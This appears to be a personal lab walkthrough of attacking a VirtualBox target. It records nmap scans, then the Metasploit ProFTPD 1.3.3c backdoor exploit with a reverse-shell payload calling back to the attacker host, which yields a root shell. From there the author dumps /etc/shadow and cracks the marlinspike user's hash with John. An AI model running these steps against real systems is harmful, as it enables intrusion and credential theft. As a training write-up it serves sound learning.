

3_csec



```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 172.16.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 09:43 EST
Nmap scan report for 172.16.1.1
Host is up (0.0012s latency).
Nmap scan report for 172.16.1.4
Host is up (0.00042s latency).
Nmap scan report for 172.16.1.7
Host is up (0.00041s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.94 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -sC -p- 172.16.1.7
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 09:43 EST
Nmap scan report for 172.16.1.7
Host is up (0.000070s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:13:96:B5 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 8.36 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 172.16.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 09:43 EST
Nmap scan report for 172.16.1.1
Host is up (0.0012s latency).
Nmap scan report for 172.16.1.4
Host is up (0.00042s latency).
Nmap scan report for 172.16.1.7
Host is up (0.00041s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.94 seconds

┌──(kali㉿kali)-[~]
```

```
└─$ sudo nmap -sS -sV -sC -p- 172.16.1.7
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 09:43 EST
Nmap scan report for 172.16.1.7
Host is up (0.000070s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION

21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)

80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))

|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:13:96:B5 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.36 seconds
```

brute_force

21_ProFTPd+john-reverse-hash-get-passwd



```
┌──(kali㉿kali)-[~]
└─$ searchsploit ProFTPD 1.3.3c
---------------------------------------------------------- ---------------------------------
 Exploit Title                                            |  Path
---------------------------------------------------------- ---------------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code E | linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)   | linux/remote/16921.rb
---------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```


```
msf6 > search ProFTPd 1.3.3c

Matching
Modules
================


   #  Name                                     Disclosure Date  Rank       Check
Description
   -  ----                                     ---------------  ----       -----
-----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c
Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/
proftpd_133c_backdoor

msf6 > use
0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show
options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-
framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 172.16.1.7
RHOSTS => 172.16.1.7
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[-] 172.16.1.7:21 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
```

```
===================

   #  Name                                     Disclosure Date  Rank    Check  Description
   -  ----                                     ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_perl                                normal  No     Unix Command Shell,
Bind TCP (via Perl)
   1  payload/cmd/unix/bind_perl_ipv6                           normal  No     Unix Command Shell,
Bind TCP (via perl) IPv6
   2  payload/cmd/unix/generic                                  normal  No     Unix Command, Generic
Command Execution
   3  payload/cmd/unix/reverse                                  normal  No     Unix Command Shell,
Double Reverse TCP (telnet)
   4  payload/cmd/unix/reverse_bash_telnet_ssl                  normal  No     Unix Command
Shell, Reverse TCP SSL (telnet)
   5  payload/cmd/unix/reverse_perl                             normal  No     Unix Command Shell,
Reverse TCP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                         normal  No     Unix Command Shell,
Reverse TCP SSL (via perl)
   7  payload/cmd/unix/reverse_ssl_double_telnet                normal  No     Unix Command
Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 3
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[-] 172.16.1.7:21 - Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.

lhost => 172.16.1.4
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 172.16.1.4:4444
[*] 172.16.1.7:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 8hCXrBSybNY8dCFT;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "8hCXrBSybNY8dCFT\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (172.16.1.4:4444 -> 172.16.1.7:35482 ) at 2023-01-11
09:50:32 -0500

ls
```

```
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
```

```
whoami
root
```

How to shell spawning in MSF?



```
-rw-r--r--    1 root root     477 Jul 19  2015 zsh_command_not_found
# cat shadow
cat shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
# 
```

marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::

Here is about how to crack:https://askubuntu.com/questions/383057/how-to-decode-the-hash-password-in-etc-shadow

# cp /etc/passwd passwd.txt

cp /etc/passwd passwd.txt

# cp /etc/shadow shadow.txt

cp /etc/shadow shadow.txt

# apt-get install john

# unshadow passwd.txt shadow.txt > john-input

unshadow passwd.txt shadow.txt > john-input

# cat john-input

```
cat john-input
root:!:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:*:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:*:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:*:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:*:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:*:104:108::/home/syslog:/bin/false
_apt:*:105:65534::/nonexistent:/bin/false
messagebus:*:106:110::/var/run/dbus:/bin/false
uuidd:*:107:111::/run/uuidd:/bin/false
lightdm:*:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:*:109:117::/nonexistent:/bin/false
avahi-autoipd:*:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:*:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:*:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:*:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:!:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:*:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:*:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:*:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:*:118:126:RealtimeKit,,,:/proc:/bin/false
saned:*:119:127::/var/lib/saned:/bin/false
usbmux:*:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/
aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
mysql:!:121:129:MySQL Server,,,:/nonexistent:/bin/false
sshd:*:122:65534::/var/run/sshd:/usr/sbin/nologin
```

# john john-input

```
john john-input
```


```
Created directory: /root/.john
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 100% 1/3 5.263g/s 505.2p/s 505.2c/s 505.2C/s marlinspike..marlinspike?
Use the "--show" option to display all of the cracked passwords reliably
```

# john --show john-input


```
john --show john-input
marlinspike:marlinspike:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
```

so it seems that marlinspike is the password.

Correct!

